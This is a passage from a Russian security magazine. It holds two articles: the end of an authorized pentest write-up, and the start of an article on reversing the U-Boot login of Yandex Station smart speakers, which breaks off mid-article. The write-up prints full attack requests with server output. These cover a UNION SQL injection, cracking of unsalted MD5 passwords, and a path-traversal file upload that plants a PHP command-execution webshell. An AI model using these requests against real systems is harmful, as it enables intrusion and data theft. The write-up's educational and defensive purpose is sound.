Помимо SQLi, тут еще и риск эксплуатации XSS, если соответствующую нагрузку можно загрузить со стороны клиента. Впрочем, личный кабинет не входил в скоуп тестирования, поэтому проверить эту гипотезу не удалось.

Но вернемся к нашим кавычкам. При таком широком просторе для экспериментов я выбрал один из самых простых вариантов — запрос к базе с выполнением классической UNION-инъекции.



```
GET /[redacted].php?type=search_street&term=
test'+UNION+SELECT+1,version(),3+%3b HTTP/2
Host: [redacted]
Cookie: PHPSESSID=d22p4n5hjfis545kctd37sm7ao
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
```

```
.[].value
```

☑ Pretty ☑ Raw ☐ Sort ☐ Unique ☐ Filter out nulls

```
10.3.21-MariaDB-1:10.3.21+maria~buster-log
```

Далее тем же способом я извлек схему базы данных — оказалось, это та же БД, что используется в основной ERP-системе. Поэтому следующим шагом я изучил таблицы с пользовательскими данными, чтобы понять, удастся ли получить доступ к какой-нибудь учетной записи в ERP.

ПОЛУЧАЕМ ДОСТУП В ПРИЛОЖЕНИЕ

И тут меня ждала занятная находка: в таблице пользователей оказалось два столбца для хранения паролей. Один использовал bcrypt и применялся для большинства записей — их было около 1500. А вот второй содержал MD5-хеши без соли и все еще встречался примерно у 200 учеток. Похоже, разработчики перешли на более надежный алгоритм, но зачем-то оставили (или еще не удалили) старый MD5.

Так или иначе, это значительно облегчило мне задачу: из примерно 200 извлеченных MD5-хешей удалось успешно пробрутить 96. С парольной политикой, видимо, все совсем грустно. К тому же многие пароли повторялись у разных пользователей, так что общее число скомпрометированных учеток выросло до 160.

Я проверил базу и убедился, что среди скомпрометированных учетных записей оказались пользователи с высокими привилегиями: администраторы, сотрудники техподдержки и несколько ключевых лиц, принимающих решения в организации.

Злоумышленник, имеющий подобный уровень доступа, способен нанести серьезный ущерб организации: извлечь данные сотрудников и клиентов, нарушить бизнес-процессы вплоть до полной остановки работы организации. Возможно, получить доступ к корпоративной инфраструктуре, если и дальше продолжат встречаться подобные подарки.

Останавливаться на достигнутом, конечно же, не хотелось — вдруг получится дожать до настоящего пробива, то есть удаленного исполнения кода?


FINISH HIM!

Виртуальный хост `files.example.ru`, как ты помнишь, поддерживал загрузку файлов на сервер, но эта возможность была недоступна без активной сессии в ERP. Однако теперь у нас есть подходящая учетка благодаря вскрытой на прошлом шаге базе.

С помощью ранее найденной «читалки» (то есть LFR) я скачал исходный код скрипта `file.example.ru/api.php`, чтобы разобраться в механизме загрузки и понять, какие параметры нужно передать в POST-запросе. Оказалось, все довольно просто:

- POST-запрос на самом деле является PUT-запросом;
- в параметрах запроса нужно указать `src` (путь для сохранения), `file` (содержимое файла) и `etag` (MD5-хеш от file).


Используя эту информацию, собираем запрос на загрузку простого PoC, выводящего информацию о пользователе и текущей директории.



```
PUT /api.php?type=upload HTTP/2
Host: [redacted]
Cookie: [redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 750


src=exploit.php&file=<@burp_urlencode><?php system('echo
"pwned!";id;pwd;');?><@/burp_urlencode>&etag=<@md5><?php
system('echo "pwned!";id;pwd;');?><@/md5>
```

```
HTTP/2 200 OK
Server: nginx
Date: Wed, 23 Oct 2024 16:52:14 GMT
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000

1 Ok
```

И вот, кажется, мы успешно загрузили вредоносную нагрузку, осталось лишь ее вызвать...



```
GET /exploit.php HTTP/2
Host: files.[redacted]
```

```
HTTP/2 200 OK
Server: nginx
Date: Wed, 23 Oct 2024 16:52:15 GMT
Content-Type: application/octet-stream
Content-Length: 40
Last-Modified: Wed, 23 Oct 2024 16:52:14 GMT
Etag: "671929be-28"
Strict-Transport-Security: max-age=31536000
Accept-Ranges: bytes

<?php system('echo "pwned!";id;pwd;');?>
```

Проигрыш. Вместо того чтобы исполнить загруженный PHP-скрипт, сервер просто вернул его как файл. Чем же это вызвано?

Объяснение достаточно простое. В конфиге Nginx, который я нашел еще в самом начале повествования, есть несколько прописанных location (путей), каждый из которых завершается передачей обработанных аргументов в FPM (это программный пакет, отвечающий за выполнение PHP-скриптов, так как сам веб-сервер этого делать не умеет) при помощи директивы `fastcgi_pass`. А для всех остальных возможных путей нет обработчика по умолчанию (`location /`), который передавал бы скрипт на выполнение. Поэтому загруженный скрипт и выдается обратно как файл.

Так как все локейшены в конфиге проходили дополнительную обработку rewrite-правилами, просто изменить имя файла на что-нибудь, что будет удовлетворять одному из паттернов в конфиге, невозможно.

Но конечно, унывать долго не пришлось. Во-первых, посмотри, как формируется путь для сохранения загруженного файла:

```
public function getSaveSrc($src)
{
    return $this->getBasePath().'/'.$src;
}
```

Снова пути складываются без предварительной обработки, снова можно использовать Path Traversal, только теперь для записи файла в произвольную директорию. А это очень полезно, так как ранее мы установили, что на исследуемом сервере крутится несколько приложений одновременно. А значит, потенциально существует возможность записать эксплоит в директорию другого сайта, из которой он точно выполнится.

Помимо поддоменов `files.` и `erp.`, во время разведки нашелся поддомен `api.example.ru`. Используя все ту же читалку, я определил, что исходники сайта лежат в директории `/var/www/api.example.ru` и эта директория является git-репозиторием (в ней был доступен файл `./.git/index`). Это значительно упрощает задачу, поскольку позволяет выкачать репозиторий целиком, а не фаззингом подбирать пути к существующим файлам.


Для скачивания исходников я воспользовался утилитой dvcs-ripper. Несмотря на то что она не обновлялась около пяти лет, тулза отлично справилась с задачей и смогла вытянуть все необходимые исходники. Другие подобные тулзы у меня не отрабатывали, поскольку ожидали именно открытую директорию `.git/` в корне сайта, а не извлечение через Path Traversal.

Получив исходники, я обнаружил, что в рабочей директории сайта также есть конфиг Nginx:

```
location / {
  include snippets/fastcgi-php.conf;
  fastcgi_pass 127.0.0.1:9000;
}
```

Тут уже все гораздо проще: конфиг представляет собой единственный location, который передает все запросы в FPM на исполнение. Это значит, что если положить эксплоит туда, то он должен успешно выполниться.

Я повторил загрузку эксплоита, только в этот раз по пути `../../../../api.example.ru/exploit.php`. Открываю загруженный файл, и он выполняется.



```
GET /exploit.php HTTP/2
Host: api.[redacted]
Cookie: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Te: trailers
```

```
HTTP/2 200 OK
Server: nginx
Date: Wed, 23 Oct 2024 17:14:37 GMT
Content-Type: text/html; charset=UTF-8
Strict-Transport-Security: max-age=31536000

pwned!
uid=33(www-data) gid=33(www-data)
groups=33(www-data),59999(sftpusers)
/var/www/api.[redacted]
```

Победа!

Подробнее о принципах использованных уязвимостей читай в статьях «Хакера»:

- SQL-инъекции. Разбираем на пальцах одну из самых популярных хакерских техник
- File Inclusion и Path Traversal. Разбираем две базовые веб-уязвимости

РЕЗУЛЬТАТЫ

В итоге, используя цепочку уязвимостей, я добился выполнения команд ОС на сервере ERP-системы заказчика. Обнаруженные недостатки позволяют потенциальному злоумышленнику заполучить персональные данные сотрудников и клиентов организации, нарушить ее операционную деятельность или использовать полученные данные для еще более глубокого проникновения в корпоративную инфраструктуру.

Подобные действия уже были out of scope, поэтому на доказательстве возможного выполнения команд ОС мне пришлось остановиться. Не сомневаюсь, что с такими находками можно было добраться и до внутряка.

КАК ТАКОГО НЕ ДОПУСТИТЬ

Во-первых, не совсем ясно, почему такая система была во внешнем контуре: это внутренняя система для использования сотрудниками организации, поэтому по-хорошему она должна быть помещена за корпоративным VPN. В таком случае злоумышленникам останется надеяться только на социальную инженерию и заражение машин сотрудников.

Во-вторых, значительную роль в успешной компрометации сервера сыграло отсутствие изоляции разных сервисов. Грамотная контейнеризация позволила бы разделить файловые системы разных приложений, что не дало бы использовать чтение файлов через Path Traversal настолько эффективно.

Ну и само собой, всегда и везде, во все времена необходимо **проверять** и **санитизировать** пользовательский ввод. Даже если какая-то возможность не предназначена для обычных пользователей и «ввода» в простом понимании там нет, все параметры обязательно должны проходить проверку.

В КРОЛИЧЬЕЙ НОРЕ

Штурмуем отладочную консоль «Яндекс Станции»

Эта статья появилась в процессе реверса прошивок «Яндекс Станций». Я провел реверс U-Boot процессора умной колонки и создал утилиту для его извлечения из расшифрованного загрузчика. Способ универсален для всех подобных устройств и, возможно, других гаджетов с чипом Amlogic.

Nednik
Инженер
project@nedosekov.ru


Разработанный мной метод подойдет:

- для «Станции Mini2» (YNDX-00020/21);
- «Станции Lite» (YNDX-00025);
- «Станции Max» (YNDX-00053/0008);
- других устройств на Amlogic S905X2 (G12) и A113X (AXG).

В процессе я расскажу о паре интересных плагинов для IDA: с помощью Diaphora мы позаимствуем информацию из схожего опенсорсного проекта, а FindCrypt поможет нам отыскать криптографические константы.

U-BOOT LOGIN

Кто подключался к UART «Яндекс Станций», тот наверняка встречал надписи «RH challenge» и «RH response». На том загрузка колонки прекращается, девайс нужно перезагрузить или ввести ответ. Запрос всегда разный и является не чем иным, как авторизацией при входе в консоль U-Boot.



```
emmc/sd response timeout, cmd8, status=0x300a800
emmc/sd response timeout, cmd55, status=0x300a800
emmc/sd response timeout, cmd1, status=0x300a800
MMC init failed
Using default environment

In:    serial
Out:   serial
Err:   serial
silent=1
aml log: no key found ...
aml log : fail with 1151aml log: no key found ...
aml log : fail with 1151
RH challenge: 5D0099D0C587C6E3F41E8571AA596F1B
RH response:
```

Вход в консоль U-Boot происходит прерыванием по какой-либо клавише, например Enter или Ctrl-C (классический вариант), далее уже может потребоваться авторизация. Поддерживается стандартный тип авторизации — bootstopkeysha256 (по хешу пароля). Отличное описание способов приведено в статье I hack, U-Boot. «Яндекс» пошел немного дальше стандартного варианта и добавил свой способ авторизации, дав ему имя Rabbit Hole. Давай посмотрим, как он устроен.

Для начала нужно получить прошивку устройства — считать ее с помощью программатора или любым другим способом. В качестве примера будем изучать колонку Lite (YNDX-00025). Для извлечения прошивки я использовал утилиту update, разработанную Amlogic для работы со своими загрузчиками через USB. Она подходит для устройств без пароля. Загрузчик состоит из двух частей — BL2 и TPL, что соответствует стандартной структуре U-Boot.

Если ты соберешь U-Boot вручную для чипа A113X, то на выходе получишь два файла: `u-boot.bin.bl2` и `u-boot.bin.tpl`, оба незашифрованные. У нас же, к сожалению, используются зашифрованные версии.

Расшифровать их все-таки возможно благодаря известной уязвимости. Она позволяет расшифровывать загрузочные файлы при подключении через USB-порт без пароля. На колонках Lite, Mini2 и Max пароль по умолчанию отсутствует, хотя со временем «Яндекс» начал устанавливать его удаленно. Мне повезло: платы, с которыми я работаю, пока не защищены. Поэтому я смогу воспользоваться уязвимостью и расшифровать файл TPL, а BL2 для анализа не потребуется.

Строение загрузчика

Для защиты процесса загрузки используется Trusted Firmware с дополнительными элементами, в основном касающимися аппаратных особенностей, добавляемыми производителем процессора. Первым стартует BL1 (Boot ROM), жестко прошитый в процессор с завода, — замене он не подлежит. Следом за ним стартуют другие части:


- BL2 готовит систему к старту;
- BL31, BL32 — защищенная часть для обеспечения безопасности;
- BL33 (U-Boot), который нам и нужен.

Загрузчик начального уровня BL2 нам сейчас неинтересен, а вот TPL содержит остальные уровни загрузки, в том числе BL33 (U-Boot).

У колонок Max с процессором Amlogic S905X2 загрузчик представлен одним файлом — `bootloader.bin`, который включает все этапы загрузки: от начальной инициализации до запуска U-Boot. В моделях на чипах A113X (например, Lite и Mini2) загрузчик разделен на два отдельных файла — с расширениями .bl2 и .tpl.


> **INFO**
>
> Такое объединение связано с особенностями разметки разделов на устройствах с памятью eMMC. У Max загрузчик хранится в разделе bootloader, тогда как в колонках Lite и Mini2, использующих NAND-память, эти части разделены на два независимых раздела — bootloader (содержит BL2) и TPL.

Каждый этап загрузки в прошивке помечен сигнатурой @AML, за которой следует заголовок со служебной информацией. Изучив несколько файлов загрузчиков, я заметил, что последняя по порядку сигнатура @AML соответствует компоненту BL33. Его отличительная особенность — наличие строки LZ4C, что указывает на использование сжатия алгоритмом LZ4. Еще один косвенный признак сжатия — «рваные» строки в теле файла.



```
 F.$..G...@AML              p.       .         (;.K
.DH*s    .....|.D}...+..........K...4.4....... z .A.
..~s...d.  ....$...H]~

          ;A. .g .& #...     ..Z .Y}.R#  .N/ .Y.
 j ...2.>...vZ& .v.Q.#H..)q...*g) d   %  ?^{8     ..
S@#&,.T ....  S. .7....1...# .Ig.- .  ...LZ4C  .  B
..  ...... ./..(..7 ..} u g.9u.D.W~ 2023092919:21:4
4                   ".h!K.M^ .. LZ4C O.p +I...WN . .
 O. . ?...q..*.        .          .B       1..   .>.>  A
```

Сигнатуры



```
18 01 20 01 30 01 |          1 A a . .    .                0
31 3B 20 74 68 65 | @ `. . otcmd=if test "${rabbit_ho.%. bug}" = 1; the
90 7D 20 61 6E 64 | n rh_unlock=1;else  .0;fi;setenv X targs ${  .} and
40 00 01 B9 00 C0 | roid   .7 %${  Q}; ya0 #io   .%.very; run .  @  . .
00 61 73 77 69 74 | delay=1 baud. .=115200 p$  =.  ;B acmdlin.    aswit
8E 1F 42 69 6E 67 | ch. `mode; }  . .=3080000.  .' _  A0x10   .  . Bing
35 24 01 B1 00 F0 | =.   1    .  .  =   .     .  0  . .=0 silent=15$ . .
D3 62 6B 75 70 67 |  =ubi.mtd=system root   0:  2fs     .   =9    1 .bkupg
65 6E 64 20 70 72 | rade otg) . =1 console=ttyS0,. C no_  . _suspend pr
03 57 00 04 1C 00 | intk_no_b. . ramoops.p. 5n=1    J' . 0=0x2        W
02 01 13 02 04 41 |  4    p  =.      . "${   _  .} = factory.'"et.      A
1F 3D 05 03 09 24 |   .  .  .  J    .  C     6     {    #fi    .  =   $
69 3B B6 1A 10 3D | ${.  }. 0img  . kernel ${(  +  .  }v  '    3fi:.  =
```


Неполные строки

Дополнительное подтверждение я нашел в статье Фредерика Бассе, в которой выполняется упаковка U-Boot через стандартные инструменты Amlogic со сжатием LZ4.

```
aml_encrypt_g12a --bl3sig --input u-boot.bin --compress lz4 --output
u-boot.enc --level v3 --type bl33
```

Пытаемся извлечь U-Boot BL33


Перед нами компонент BL33, давай попробуем извлечь его. Готовых решений в сети не нашлось, поэтому пришлось разбираться самостоятельно. В качестве первого шага — самый простой способ: с помощью утилиты dd отрезаем нужную область файла, а затем пробуем распаковать полученное архиватором LZ4.



bl3_lz4.bin

```
